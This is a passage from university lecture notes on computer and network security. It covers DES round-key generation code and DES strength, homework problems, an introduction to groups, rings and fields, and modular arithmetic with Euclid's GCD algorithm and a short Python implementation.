        [LKey, RKey] = key.divide_into_two()
        shift = shifts_for_round_key_gen[round_count]
        LKey << shift
        RKey << shift
        key = LKey + RKey
        round_key = key.permute(key_permutation_2)
        round_keys.append(round_key)
    return round_keys
```

```
def get_encryption_key():
    key = ""
    while True:
        if sys.version_info[0] == 3:
            key = input("\nEnter a string of 8 characters for the key: ")
        else:
            key = raw_input("\nEnter a string of 8 characters for the key: ")
        if len(key) != 8:
            print("\nKey generation needs 8 characters exactly.  Try again.\n")
            continue
        else:
            break
    key = BitVector(textstring = key)
    key = key.permute(key_permutation_1)
    return key

encryption_key = get_encryption_key()
round_keys = generate_round_keys(encryption_key)
print("\nHere are the 16 round keys:\n")
for round_key in round_keys:
    print(round_key)
```

3.4: WHAT MAKES DES A STRONG CIPHER (TO THE EXTENT IT IS A STRONG CIPHER)

- The substitution step is very effective as far as **diffusion** is concerned. It has been shown that if you change just one bit of the 64-bit input data block, on the average that alters 34 bits of the ciphertext block.

- The manner in which the round keys are generated from the encryption key is also very effective as far as **confusion** is concerned. It has been shown that if you change just one bit of the encryption key, on the average that changes 35 bits of the ciphertext.

- Both effects mentioned above are referred to as the **avalanche effect**.

- And, of course, the 56-bit encryption key means a key space of size $2^{56} \approx 7.2 \times 10^{16}$.

- Assuming that, on the average, you'd need to try half the keys in a brute-force attack, a machine able to process 1000 keys per microsecond would need roughly 13 months to break the code. However, a parallel-processing machine trying 1 million keys simultaneously would need only about 10 hours. **(EFF took three days on a specially architectured machine to break the code.)**

- The official document that presents the DES standard can be found at:

`http://www.itl.nist.gov/fipspubs/fip46-2.htm`

3.5: HOMEWORK PROBLEMS

1. A text file named `myfile.txt` that you created with a run-of-the-mill editor contains just the following word:

   ```
   hello
   ```

   If you examine this file with a command like

   ```
   hexdump  -C  myfile.txt
   ```

   you are *likely* to see the following bytes (in hex) in the file:

   ```
   68  65  6C  6C  6F  0A
   ```

   Let's now try to encrypt the contents of this text file with a 4-bit block cipher whose codebook contains the following entries:

   ```
   6, 0, 13, 4, 3, 1, 14, 8, 7, 12, 9, 15, 5, 2, 11, 10
   ```

   Let's say that I write the encrypted output into a different file and then examine this new file with the '`hexdump -C`' command. What will I see in the encrypted file?

2. In general, in a block cipher, we replace N bits from the plaintext with N bits of ciphertext. What defines an ideal block cipher?

3. Whereas it is true that the relationship between the input and the output is completely random for an ideal block cipher, it must nevertheless be invertible for decryption to work. That implies that the mapping between the input blocks and the output blocks must be one-to-one. If we had to express this mapping in the form of a table lookup, what will be the size of the table?

4. What would be the encryption key for an ideal block cipher?

5. What makes ideal block ciphers impractical?

6. What do we mean by a "Feistel Structure for Block Ciphers"?

7. Are there any constraints on the Feistel function F in a Feistel structure?

8. Explain the concepts of diffusion and confusion as used in DES.

9. If we have all the freedom in the world for choosing the Feistel function F, how should we specify it?

10. How does the permutation/expansion step in DES enhance diffusion? This is the step in which we expand by permutation and repetition the 32-bit half-block into a 48-bit half-block

11. DES encryption was broken in 1999. Why do you think that happened?

12. Since DES was cracked, does that make this an unimportant cipher?

13. **Programming Assignment 1:**

    Write a Perl or Python script that implements the full DES. Use the S-boxes that are specified for the DES standard (See Section 3.3.3). Make sure you implement all of the key generation steps outlined in Section 3.3.5. For the encryption key, your script should prompt the user for a keyboard entry that consists of at least 8 printable ASCII characters. (You may choose to either use the first seven or the last seven bits of each character byte for the 56-bit key you need for DES.)

    What makes this homework not as difficult as you think is that once you write the code that carries out one round of processing, you basically use the same code in a loop for the whole encryption chain and the decryption chain. Obviously, you will have to reverse the order in which the round keys are used for the decryption chain.

    Although you are free to write your own code from scratch, here are some recommendations: If using Python, you might want to start with the my **BitVector** class. To help you get started with the Python implementation, please see the `hw2_starter.py`

file. If using Perl, use my `Algorithm::BitVector` module from `www.cpan.org`. It is a popular Perl module for manipulating bit arrays. It is also well documented. To help you get started with the Perl implementation, please see the `hw2_starter.pl` file. You can download both these starter files through the code archive for Lecture 3.

14. **Programming Assignment 2:**

Now modify the implementation you created for the previous homework by filling the 4×16 tables for the S-boxes with randomly generated integers. Obviously, each randomly generated entry will have to be between 0 and 15, both ends inclusive. Calculate the avalanche effect for this implementation of DES and compare it with the same effect for your previous implementation. (See Section 3.3.1 for the avalanche effect.)

Lecture 4: Finite Fields (PART 1)

PART 1: Groups, Rings, and Fields

Theoretical Underpinnings of Modern Cryptography

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

January 23, 2017
11:29pm

Goals:

- To answer the question: Why study finite fields?
- To review the concepts of groups, rings, integral domains, and fields

CONTENTS

4.1: WHY STUDY FINITE FIELDS?

- It is almost impossible to fully understand practically any facet of modern cryptography and several important aspects of general computer security if you do not know what is meant by a finite field.

- For example, without understanding the notion of a finite field, you will not be able to understand AES (Advanced Encryption Standard) that we will take up in Lecture 8. As you will recall from Lecture 3, AES is supposed to be a modern replacement for DES. The substitution step in AES is based on the concept of a multiplicative inverse in a finite field.

- For another example, without understanding finite fields, you will NOT be able to understand the derivation of the RSA algorithm for public-key cryptography that we will take up in Lecture 12.

- And if you do not understand the basics of public-key cryptography, you will not be able to understand the workings of several modern protocols (like the SSH protocol you use everyday for

logging into other computers) for secure communications over networks. You will also not be able to understand what has become so important in computer security — *user and document authentication with certificates*.

- Another modern concept that will befuddle you if you do not understand public key cryptography is that of *digital rights management*. And, as I mentioned earlier, you cannot understand public key cryptography without coming to terms with finite fields.

- For yet another example, without understanding finite fields, you will never understand the up and coming ECC algorithm (ECC stands for Elliptic Curve Cryptography) that is already in much use and that many consider to be a replacement for RSA for public key cryptography. We will take up ECC in Lecture 14.

- As you yourself can see, if you do not understand the concepts in this and the next three lectures, you might as well give up on learning computer and network security.

- To put it very simply, a finite field is a finite set of numbers in which you can carry out the operations of addition, subtraction, multiplication, and division without error. In ordinary computing, division particularly is error prone and what you see is

a high-precision approximation to the true result. Such high-precision approximations do not suffice for cryptography work. All arithmetic operations must work without error for cryptography.

- The stepping stones to understanding the concept of a finite field are:

  1. *set*
  2. *group*
  3. *abelian group*
  4. *ring*
  5. *commutative ring*
  6. *integral domain*
  7. *field*

- In the next section, we start with the notions of *set* and *group*.

4.2: WHAT DOES IT TAKE FOR A SET OF OBJECTS TO FORM A GROUP?

A set of objects, along with a binary operation (meaning an operation that is applied to two objects at a time) on the elements of the set, must satisfy the following four properties if the set wants to be called a group:

- **Closure** with respect to the operation. Closure means that if a and b are in the set, then the element $a \circ b \;=\; c$ is also in the set. The symbol $\circ$ denotes the operator for the desired operation.

- **Associativity** with respect to the operation. Associativity means that $(a \circ b) \circ c \;=\; a \circ (b \circ c)$.

- Guaranteed existence of a unique **identity element** with regard to the operation. An element i would be called an identity element if for every a in the set, we have $a \circ i \;=\; a$.

- The existence of an **inverse element** for each element with regard to the operation. That is, for every a in the set, the set

must also contain an element b such that $a \circ b = i$ assuming that i is the identity element.

- In general, a group is denoted by $\{G, \circ\}$ where G is the set of objects and $\circ$ the operator.

- For reasons that will become clear later, even more frequently, we use the notation $\{G, +\}$ for a group. That is, instead of denoting the group operator as '$\circ$', we may denote it by '$+$' even when the operator has nothing whatsoever to do with arithmetic addition.

4.2.1: Infinite Groups vs. Finite Groups (Permutation Groups)

- Infinite groups, meaning groups based on sets of infinite size, are rather easy to imagine. For example:

  – The set of all integers — positive, negative, and zero — along with the operation of arithmetic addition constitutes a group.

  – For a given value of N, the set of all $N \times N$ matrices over real numbers under the operation of matrix addition constitutes a group.

  – The set of all **even** integers — positive, negative, and zero — under the operation of arithmetic addition is a group. [Interesting, isn't it, that zero belongs to the set of even integers. How would you justify it to yourself?]

  – The set of all 3×3 nonsingular matrices, along with the matrix multiplication as the operator, forms a group. [**This group, denoted $GL(3)$, plays a very important role in computer graphics and computer vision. GL stands for 'General Linear'.**]

- But what about finite groups?

- As you will see, it takes a bit of mental effort to conjure up finite groups. The goal of this and the next two subsections is to illustrate a finite group — just to point out that such things do exist. [As you'll see in the lectures that follow, the concept of a "finite group" is particularly importat to us since finte fields are based on finte groups.]

- Let $s_n = <1, 2, ..., n>$ denote a *sequence* of integers 1 through n. [Note that the order in which the items appear in a sequence is important. A sequence is typically shown delimited by angle brackets, as in the definition of s_n.]

- Let's now consider the *set of all permutations* of the sequence s_n. **Denote this set by P_n.** Each element of the set P_n stands for a permutation $<p_1, p_2, p_3, ..., p_n>$ of the sequence s_n. [What is the size of the set P_n? Answer: $n!$ In general, given a set of n distinct labels, the total number of permutations of the n labels is $n!$. Can you justify this answer?]

- Consider, for example, the case when $s_3 = <1, 2, 3>$. In this case, the set of permutations of the sequence s_3 is given by $P_3 = \{<1, 2, 3>, <1, 3, 2>, <2, 1, 3>, <2, 3, 1>, <3, 1, 2>, <3, 2, 1>\}$. The set P_3 is of size 6. A highbrow way of saying the same thing is that the **cardinality** of P_3 is 6.

- Now let the binary operation on the elements of P_n be that of *composition of permutations*. We will denote a composition of two permutations by the symbol $\circ$. For any two elements ρ and π of the set P_n, the composition $\pi \circ \rho$ **means that we**

want to re-permute the elements of ρ according to the elements of π. The next page explains this operation with the help of an example.

4.2.2: An Example That Illustrates the Binary Operation of Composition of Two Permutations

- Let's go back to the example in which the starting sequence is given by $s_3 = <1, 2, 3>$.

- As already shown, each element of P_3 is a distinct permutation of the three integers in s_3. That is,

$$P_3 \;=\; \{\; <p_1, p_2, p_3> \;\mid\; p_1, p_2, p_3 \in s_3 \;\; with \;\; p_1 \neq p_2 \neq p_3 \;\}$$

- Consider the following two elements π and ρ in the set P_3 of permutations:

$$\begin{aligned} \pi &= < 3, 2, 1 > \\ \rho &= < 1, 3, 2 > \end{aligned}$$

- Let's now consider the following composition of the two permutations π and ρ:

$$\pi \circ \rho \;=\; <3, 2, 1> \;\circ\; <1, 3, 2>$$

What that means is to permute ρ according to the elements of π. For our example, that is accomplished by first choosing the

third element of ρ, followed by the second element of ρ, followed finally by the first element of ρ. The result is the permutation $<2, 3, 1>$. So we say

$$\pi \circ \rho \;\; = \;\; <3, 2, 1> \;\circ\; <1, 3, 2> \;\; = \;\; <2, 3, 1>$$

Therefore, the composition of the two permutations $<3, 2, 1>$ and $<1, 3, 2>$ is the permutation $<2, 3, 1>$.

- Clearly, $\pi \circ \rho \;\in\; P_3$.

- This shows that P_3 **closed** with respect to the operation of composition of two permutations.

4.2.3: What About the Other Three Conditions that P_3 Must Satisfy If It is a Group?

- Since it is a small enough set, we can also easily demonstrate that P_3 obeys the associativity property with respect to the composition-of-permutations operator. This we can do by showing that for any three elements ρ_1, ρ_2, and ρ_3 of the set P_3, the following will always be true

$$\rho_1 \circ (\rho_2 \circ \rho_3) \;\; = \;\; (\rho_1 \circ \rho_2) \circ \rho_3$$

- The set P_3 obviously contains a special element $<1,2,3>$ that can serve as the identity element with respect to the composition-of-permutations operator. It is definitely the case that for any $\rho \in P_3$ we have

$$<1,2,3> \;\circ\; \rho \;\; = \;\; \rho \;\circ\; <1,2,3> \;\; = \;\; \rho$$

- Again, because P_3 is a small sized set, we can easily demonstrate that for every $\rho \in P_3$ there exists another unique element $\pi \in P_3$ such that

$$\rho \circ \pi \;\; = \;\; \pi \circ \rho \;\; = \;\; \textit{the identity element}$$

For each ρ, we may refer to such a π as ρ's inverse. For the sake of convenience, we may use the notation $-\rho$ for such a π.

- Obviously, then, P_3 along with the *composition-of-permutations* operator is a group.

- Note that the set P_n of all permutations of the starting sequence s_n can only be finite. As a result, P_n along with the operation of composition as denoted by '$\circ$' forms a **finite group**.

- The set P_n of permutations along with the composition-of-permutations operator is referred to as a **permutation group**.

4.3: ABELIAN GROUPS AND THE GROUP NOTATION

- If the operation on the set elements is **commutative**, the group is called an **abelian group**. An operation $\circ$ is commutative if $a \circ b \;=\; b \circ a$.

- Is $\{S_n, \circ\}$ as defined in Section 4.2.2 an abelian group? If not for n in general, is $\{S_n, \circ\}$ an abelian group for any particular value of n? [S_n is abelian for only $n = 2$.]

- Is the set of all integers, positive, negative, and zero, along with the operation of arithmetic addition an abelian group? [The answer is yes.]

- Earlier I mentioned that a group is generally denoted by $\{G, \circ\}$, where G denotes the set and $\circ$ the group operator. I also mentioned earlier that, frequently, a group is also denoted by $\{G, +\}$, where '+' represents the group operator. [As to why we may want to denote the group operator by the symbol '+' will become clear when we introduce the notion of rings.]

- In keeping with the notation $\{G, +\}$ for a group, the group operator is commonly referred to as *addition*, even when the actual operation carried out on the set elements bears no resemblance to arithmetic addition as you know it.

- **IMPORTANT**: When a group is denoted $\{G, +\}$, it is common to use the symbol '0' for denoting the group identity element.

4.3.1: If the Group Operation is Referred to as Addition, then the Group Also Allows for Subtraction

- As you are well aware by now, a group is guaranteed to have a special element called the identity element. **As mentioned in the previous subsection, the identity element of a group is frequently denoted by the symbol** 0**.**

- As you now know, for every element ρ_1, the group must contain its inverse element ρ_2 such that

$$\rho_1 \;+\; \rho_2 \;\;=\;\; 0$$

  where the operator '+' is the group operator.

- So if we maintain the illusion that we want to refer to the group operation as addition, we can think of ρ_2 in the above equation as the **additive inverse** of ρ_1 and even denote it by $-\rho_1$. We can therefore write

$$\rho_1 \;+\; (-\rho_1) \;\;=\;\; 0$$

  or more compactly as $\rho_1 \;-\; \rho_1 \;\;=\;\; 0.$

- In general

$$\rho_1 \;-\; \rho_2 \;\;=\;\; \rho_1 \;+\; (-\rho_2)$$

where $-\rho_2$ is the additive inverse of ρ_2 with respect to the group operator $+$. **We may now refer to an expression of the sort $\rho_1 \;-\; \rho_2$ as representing subtraction.**

4.4: RINGS

- If we can define one more operation on an **abelian group**, we have a **ring**, provided the elements of the set satisfy some properties with respect to this new operation also.

- Just to set it apart from the operation defined for the abelian group, we will refer to the new operation as *multiplication*. **Note that the use of the name 'multiplication' for the new operation is merely a notational convenience.**

- A ring is typically denoted $\{R, +, \times\}$ where R denotes the set of objects, '+' the operator with respect to which R is an abelian group, the '$\times$' the additional operator needed for R to form a ring.

4.4.1: Rings: Properties of the Elements with Respect to the Ring Operator

- R must be **closed** with respect to the additional operator '$\times$'.

- R must exhibit **associativity** with respect to the additional operator '$\times$'.

- The additional operator (that is, the "multiplication operator") must **distribute** over the group addition operator. That is

$$\begin{aligned} a \times (b + c) &= a \times b + a \times c \\ (a + b) \times c &= a \times c + b \times c \end{aligned}$$

- The "multiplication" operation is frequently shown by just concatenation in such equations:

$$\begin{aligned} a(b + c) &= ab + ac \\ (a + b)c &= ac + bc \end{aligned}$$

4.4.2: Examples of Rings

- For a given value of N, the set of all $N \times N$ square matrices over the real numbers under the operations of **matrix addition** and **matrix multiplication** constitutes a **ring**.

- The set of all **even integers**, positive, negative, and zero, under the operations arithmetic addition and multiplication is a **ring**.

- The set of **all integers** under the operations of arithmetic addition and multiplication is a **ring**.

- The set of **all real numbers** under the operations of arithmetic addition and multiplication is a **ring**.

4.4.3: Commutative Rings

- A **ring** is **commutative** if the **multiplication operation** is commutative for all elements in the ring. That is, if all a and b in R satisfy the property

$$ab \;=\; ba$$

- Examples of a **commutative ring**:

  - The set of all **even integers**, positive, negative, and zero, under the operations arithmetic addition and multiplication.

  - The set of **all integers** under the operations of arithmetic addition and multiplication.

  - The set of **all real numbers** under the operations of arithmetic addition and multiplication.

4.5: INTEGRAL DOMAIN

An **integral domain** $\{R, +, \times\}$ is a **commutative ring** that obeys the following two additional properties:

- **ADDITIONAL PROPERTY 1:** The set R must include an **identity element** for the **multiplicative operation**. That is, it should be possible to symbolically designate an element of the set R as '1' so that for every element a of the set we can say

$$a1 \;=\; 1a \;=\; a$$

- **ADDITIONAL PROPERTY 2:** Let 0 denote the identity element for the **addition operation**. If a multiplication of any two elements a and b of R results in 0, that is if

$$ab \;=\; 0$$

  then either a or b **must be** 0.

- Examples of an **integral domain**:

  – The set of **all integers** under the operations of arithmetic addition and multiplication.

– The set of **all real numbers** under the operations of arithmetic addition and multiplication.

4.6: FIELDS

A **field**, denoted $\{F, +, \times\}$, is an **integral domain** whose elements satisfy the following additional property:

- For **every element** a in F, except the element designated 0 (which is the identity element for the '+' operator), there must also exist in F its **multiplicative inverse**. That is, if $a \in F$ and $a \neq 0$, then there must exist an element $b \in F$ such that

$$ab \;=\; ba \;=\; 1$$

  where '1' symbolically denotes the element which serves as the identity element for the multiplication operation. For a given a, such a b is often designated a^{-1}.

- Note again that a field has a multiplicative inverse for every element except the element that serves as the identity element for the group operator.

4.6.1: Positive and Negative Examples of Fields

- The set of **all real numbers** under the operations of arithmetic addition and multiplication **is** a **field**.

- The set of **all rational numbers** under the operations of arithmetic addition and multiplication **is** a **field**.

- The set of **all complex numbers** under the operations of complex arithmetic addition and multiplication **is** a **field**.

- The set of all **even integers**, positive, negative, and zero, under the operations arithmetic addition and multiplication is **NOT** a **field**.

- The set of **all integers** under the operations of arithmetic addition and multiplication is **NOT** a **field**.

4.7: HOMEWORK PROBLEMS

1. When does a set become a group?

2. What is the 0 element for the permutation group defined over N objects? Note that the 0 element is the identity element for the group operator, usually denoted '+'.

3. What is an example of an infinite group?

4. If the group operator is referred to as "addition", then the group also allows for "subtraction." What do we mean by that?

5. When does a group become a ring?

6. What is the most elementary reason for the fact that the set of all possible permutations over N objects along with the permutation operator is not a ring?

7. For a given N, the set of all square $N \times N$ matrices of real numbers is a ring, the group operator being matrix addition and the additional ring operator being matrix multiplication. Why can this ring not be an integral domain?

8. What does a field have that an integral domain does not?

9. What is a good notation for a field? Explain your notation.

10. Does a field contain a multiplicative inverse for every element of the field?

Lecture 5: Finite Fields (PART 2)

PART 2: Modular Arithmetic

Theoretical Underpinnings of Modern Cryptography

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

February 15, 2017
2:27am

Goals:

- To review modular arithmetic
- To present Euclid's GCD algorithms
- To present the prime finite field Z_p
- To show how Euclid's GCD algorithm can be extended to find multiplicative inverses
- **Perl and Python implementations for calculating GCD and multiplicative inverses**

CONTENTS

5.1: MODULAR ARITHMETIC NOTATION

- Given **any** integer a and a **positive** integer n, and given a division of a by n that leaves the remainder between 0 and $n-1$, both inclusive, we define

$$a \; mod \; n$$

to be **the remainder**. Note that the remainder **must** be between 0 and $n-1$, both ends inclusive, even if that means that we must use a negative quotient when dividing a by n.

- We will call two integers a and b to be **congruent modulo** n if

$$a \; mod \; n \quad = \quad b \; mod \; n$$

- Symbolically, we will express such a **congruence** by

$$a \quad \equiv \quad b \pmod{n}$$

- Informally, a congruence may also be displayed as:

$$a \;=\; b \;\pmod{n}$$

and even

$$a \;=\; b \mod n$$

as long as it is understood that we are talking about a and b being equal only in the sense that their remainders obtained by subjecting them to modulo n division are exactly the same.

- We say a non-zero integer a is a **divisor** of another integer b provided the remainder is zero when we divide b by a. That is, when $b = ma$ for some integer m.

- When a is a divisor of b, we express this fact by $a \mid b$.

5.1.1: Examples of Congruences

- Here are some congruences modulo 3:

$$\begin{aligned} 7 &\equiv 1 \pmod 3 \\ -8 &\equiv 1 \pmod 3 \\ -2 &\equiv 1 \pmod 3 \\ 7 &\equiv -8 \pmod 3 \\ -2 &\equiv 7 \pmod 3 \end{aligned}$$

- One way of seeing the above congruences (for mod 3 arithmetic):

```
... 0  1  2  0  1  2  0  1  2  0  1  2  0  1  2  0  1  2  0  1  2  0  ...
...- 9 -8 -7 -6 -5 -4 -3 -2 -1  0  1  2  3  4  5  6  7  8  9  10 11 12 ...
```

  where the top line is the output of **modulo 3** arithmetic and the bottom line the set of **all** integers. [The top entry in each column is the modulo 3 value of the bottom entry in the same column. Pause for a moment and think about the fact that whereas $(7 \ mod \ 3) = 1$ on the positive side of the integers, on the negative side we have $(-7 \ mod \ 3) = 2$.]

- As you can see, the **modulo n** arithmetic maps all integers into the set $\{0, 1, 2, 3, ..., n-1\}$.

5.2: MODULAR ARITHMETIC OPERATIONS

- As mentioned on the previous page, **modulo n** arithmetic maps all integers into the set $\{0, 1, 2, 3, ..., n-1\}$.

- With regard to the modulo n arithmetic operations, the following equalities are easily shown to be true:

$$\begin{aligned}
[(a \bmod n) + (b \bmod n)] \bmod n &= (a + b) \bmod n \\
[(a \bmod n) - (b \bmod n)] \bmod n &= (a - b) \bmod n \\
[(a \bmod n) \times (b \bmod n)] \bmod n &= (a \times b) \bmod n
\end{aligned}$$

  with ordinary meanings ascribed to the arithmetic operators.

- To prove any of the above equalities, you write a as $mn + r_a$ and b as $pn + r_b$, where r_a and r_b are the **residues** (the same thing as **remainders**) for a and b, respectively. You substitute for a and b on the right hand side and show you can now derive the left hand side. Note that r_a is $a \bmod n$ and r_b is $b \bmod n$.

- For **arithmetic modulo n**, let Z_n denote the set

$$Z_n \quad = \quad \{0,\ 1,\ 2,\ 3,\ .....,\ n-1\}$$

Z_n is **the set of remainders** in arithmetic modulo n. It is officially called the **set of residues**.

- Finally, here is a useful memaid (short for "memory aid"): In *mod n* arithmetic, any time you see n or any of its multiples, think 0. That is, the numbers n, $2n$, $3n$, $-n$, $-2n$, etc., are exactly the same number as 0.

- Here is another memaid that you are going to need when we talk about public-key crypto in Lecture 12: Anytime you see the number -1 in *mod n* arithmetic, you should think $n-1$. That is, the number $n-1$ is exactly the same thing as the number -1 in *mod n* arithmetic.

- A personal note: I consider memaids as convenient mechanisms for what psychologists refer to as *memory offloading*. Normally, as you encounter an engineering or a math detail, in order for you to accept that detail as credible, your brain needs to bring up all the supporting arguments justifying the detail. While initially this happens consciously, ultimately it becomes a subconscious process. Regardless of whether you do it consciously or subcon-

sciously, you can speed up the process by identifying certain facts as *memaids* and letting your brain use those as jumping off points for more elaborate justifications.

5.3: THE SET Z_n AND ITS PROPERTIES

- Reall the definition of Z_n as the set of remainders in modulo n arithmetic.

- Let's now consider the set Z_n along with the following two binary operators defined for the set: (1) modulo n addition; and (2) modulo n multiplication. The elements of Z_n obey the following properties vis-a-vis these operators:

Commutativity:

$$\begin{aligned} (w \;+\; x)\; mod\; n &= (x \;+\; w)\; mod\; n \\ (w \;\times\; x)\; mod\; n &= (x \;\times\; w)\; mod\; n \end{aligned}$$

Associativity:

$$\begin{aligned} [(w \;+\; x) \;+\; y]\; mod\; n &= [w \;+\; (x \;+\; y)]\; mod\; n \\ [(w \;\times\; x) \;\times\; y]\; mod\; n &= [w \;\times\; (x \;\times\; y)]\; mod\; n \end{aligned}$$

Distributivity of Multiplication over Addition:

$$[w \;\times\; (\; x \;+\; y)]\; mod\; n = [(w \;\times\; x) + \;(w \;\times\; y)]\; mod\; n$$

Existence of Identity Elements:

$$\begin{aligned} (0 \ + \ w) \ mod \ n \quad &= \quad (w \ + \ 0) \ mod \ n \\ (1 \ \times \ w) \ mod \ n \quad &= \quad (w \ \times \ 1) \ mod \ n \end{aligned}$$

Existence of Additive Inverses:

For each $w \in Z_n$, there exists a $z \in Z_n$ such that

$$w \ + \ z \quad = \quad 0 \ mod \ n$$

5.3.1: So What is Z_n?

- Is Z_n a group? If so, what is the group operator? [The group operator is the modulo n addition.]

- Is Z_n an abelian group?

- Is Z_n a ring?

- Actually, Z_n is a commutative ring. Why? [See the previous lecture for why.]

- You could say that Z_n is more than a commutative ring, but not quite an integral domain. What do I mean by that? [Because Z_n contains a multiplicative identity element. Commutative rings are not required to possess multiplicative identities.]

- Why is Z_n not an integral domain? [Even though Z_n possesses a multiplicative identity, it does NOT satisfy the other condition of integral domains which says that if $a \times b = 0$ then either a or b must be zero. Consider modulo 8 arithmetic. We have $2 \times 4 = 0$, which is a clear violation of the second rule for integral domains.]

- Why is Z_n not a field?

5.3.2: Asymmetries Between Modulo Addition and Modulo Multiplication Over Z_n

- For every element of Z_n, there exists an **additive inverse** in Z_n. But there does not exist a **multiplicative inverse** for every non-zero element of Z_n.

- Shown below are the additive and the multiplicative inverses for **modulo 8** arithmetic:

Z_8	:	0	1	2	3	4	5	6	7
additive inverse	:	0	7	6	5	4	3	2	1
multiplicative inverse	:	-	1	-	3	-	5	-	7

- Note that the **multiplicative inverses** exist for only those elements of Z_n that are **relatively prime** to n. Two integers are relatively prime to each other if the integer 1 is their only common positive divisor. More formally, two integers a and b are relatively prime to each other if $gcd(a,\ b) = 1$ where gcd denotes the **Greatest Common Divisor**.

- The following property of **modulo n addition** is the same as for ordinary addition:

$$(a \;+\; b) \;\equiv\; (a \;+\; c)\; (mod\; n) \qquad implies \qquad b \;\equiv\; c\; (mod\; n)$$

  But a similar property is **NOT** obeyed by **modulo n multiplication**. That is

$$(a \;\times\; b) \;\equiv\; (a \;\times\; c)\; (mod\; n) \qquad does\; not\; imply \qquad b \;\equiv\; c\; (mod\; n)$$

  unless a and n are **relatively prime** to each other.

- That the **modulo n addition** property stated above should hold true for all elements of Z_n follows from the fact that the **additive inverse** $-a$ exists for every $a \in Z_n$. So we can add $-a$ to both sides of the equation to prove the result.

- To prove the same result for **modulo n multiplication**, we will need to multiply both sides of the second equation above by the multiplicative inverse a^{-1}. But, as you already know, not all elements of Z_n possess multiplicative inverses.

- Since the existence of the multiplicative inverse for an element a of Z_n is predicated on a being **relatively prime** to n and since the answer to the question whether two integers are relatively prime to each other depends on their **greatest common divisor** (GCD), let's explore next the world's most famous algorithm for finding the GCD of two integers.

- The gcd algorithm that we present in the next section is by Euclid who is considered to be the father of geometry. He was born around 325 BC.

5.4: EUCLID'S METHOD FOR FINDING THE GREATEST COMMON DIVISOR OF TWO INTEGERS

- We will now address the question of how to efficiently find the GCD of any two integers. [When there is a need to find the GCD of two integers in actual computer security algorithms, the two integers are always extremely large — much too large for human comprehension, as you will see in the lectures that follow.]

- Euclid's algorithm for GCD calculation is based on the following observations [Recall from Section 5.1 that the notation $b|a$ means that "b is a divisor of a." That is, when we divide a by b, we are left with zero remainder.]:

  - $gcd(\ a,\ a) \quad = \quad a$

  - $if \quad b|a \quad then \quad gcd(\ a,\ b) \quad = \quad b$

  - $gcd(\ a,\ 0) \quad = \quad a \quad since\ it\ is\ always\ true\ that \quad a|0$

  - Assuming without loss of generality that a is larger than b, it can be shown that (See Section 5.4.3 for proof)

$$gcd(\ a,\ b) \quad = \quad gcd(\ b,\ a\ mod\ b\ )$$

The critical thing to note in the above recursion is that the right hand side of the equation is an easier problem to solve than the left hand side. While the largest number on the left is a, the largest number on the right is b, which is smaller than a.

- The above recursion is at the heart of Euclid's algorithm (now over 2000 years old) for finding the GCD of two integers. As already noted, the call to $gcd()$ on the right in Euclid's recursion is an easier problem to solve than the call to $gcd()$ on the left.

- As a fun aside, some people are visually bothered by the boundary condition $gcd(a, 0) = a$ on the recursion since, at first reflection, it appears to violate your expectation that $gcd(a, b)$ will not exceed the smaller of the two integers involved. (For example, you fully expect that $gcd(123541, 23)$ will not exceed the smaller number 23.) But then 0 is no ordinary integer.

5.4.1: Steps in a Recursive Invocation of Euclid's GCD Algorithm

- To elaborate on the recursive calculation of GCD in Euclid's algorithm:

$$
\begin{aligned}
gcd(b_1, b_2) & \qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad && \textit{assume } b_1 > b_2 \\
& = gcd(b_2, b_1 \ mod \ b_2) \quad = \quad gcd(b_2, b_3) && \textit{simpler since } b_2 > b_3 \\
& = gcd(b_3, b_2 \ mod \ b_3) \quad = \quad gcd(b_3, b_4) && \textit{simpler still} \\
& = gcd(b_4, b_3 \ mod \ b_4) \quad = \quad gcd(b_4, b_5) && \textit{simpler still} \\
& .... \qquad\qquad\qquad\qquad .... \\
& .... \qquad\qquad\qquad\qquad .... \\
& \textit{until} \ \ b_{m-1} \ \ mod \ \ b_m \ == \ 0 \ \ \ \textit{then} \ \ gcd(b1, b2) \ = \ b_m
\end{aligned}
$$

- Although we assumed $b_1 > b_2$ in the recursion illustrated above, note that the algorithm works for any two non-negative integers $b1$ and $b2$ regardless of which is larger. If the first integer is smaller than the second integer, the first iteration will swap the two.

5.4.2: An Example of Euclid's GCD Algorithm in Action

```
gcd( 70, 38 )
    =   gcd( 38, 32 )
    =   gcd( 32, 6 )
    =   gcd( 6, 2 )
    =   gcd( 2, 0 )

Therefore,  gcd( 70, 38 )  = 2
```

Another Example (for relatively prime pair of integers):

```
gcd( 8, 17 ):
   =  gcd( 17, 8 )
   =  gcd( 8, 1 )
   =  gcd( 1, 0 )

Therefore,  gcd( 8, 17 )  = 1
```

When the smaller of the two arguments in a call to *gcd*() is 1 (which happens when the two starting numbers are relatively prime), there is no need to go to the last step in which the smaller of the two arguments is 0.

Here is an example of Euclid's GCD algoirthm for two moderately large numbers:

```
gcd( 40902, 24140 )
    =   gcd( 24140, 16762 )
    =   gcd( 16762, 7378 )
    =   gcd( 7378, 2006 )
    =   gcd( 2006, 1360 )
    =   gcd( 1360, 646 )
    =   gcd( 646, 68 )
    =   gcd( 68, 34 )
    =   gcd( 34, 0 )

Therefore,  gcd( 40902, 24140 )  = 34
```

5.4.3: Proof of Euclid's GCD Algorithm

The proof of Euclid's algorithm is based on the following observation:

- Given any two non-negative integers a and b, with $a > b$, we can write $a = qb + r$ for some non-negative quotient integer q and some non-negative remainder integer r.

- Every common divisor of a and b must therefore be a common divisor of $qb + r$ and b. Since the product qb is trivially divisible by b, it is surely the case that every common divisor of a and b is a common divisor of r and b.

- That is, all **common** divisors for a and b are the same as those for b and r.

- Since $gcd(a, b)$ is one of those common divisors, then it must be the case that $gcd(a, b) = gcd(b, r)$.

5.4.4: Implementing the GCD Algorithm in Perl and Python

- The Python implementation of Euclid's algorithm shown below couldn't be simpler. The cool thing about this script is that the two-line `while` loop takes care of all of the boundary conditions that terminate the recursion, these being $gcd(a, a) = a$, $gcd(a, 0) = gcd(0, a) = a$, and $gcd(a, b) = b$ if b divides a without leaving a non-zero remainder:

```
#!/usr/bin/env python

##  GCD.py

import sys
if len(sys.argv) != 3:
    sys.exit("\nUsage:   %s  <integer>  <integer>\n" % sys.argv[0])

a,b = int(sys.argv[1]),int(sys.argv[2])

while b:
    a,b = b, a%b

print("\nGCD: %d\n" % a)
```

- The calls shown on the left return the answer shown on the right:

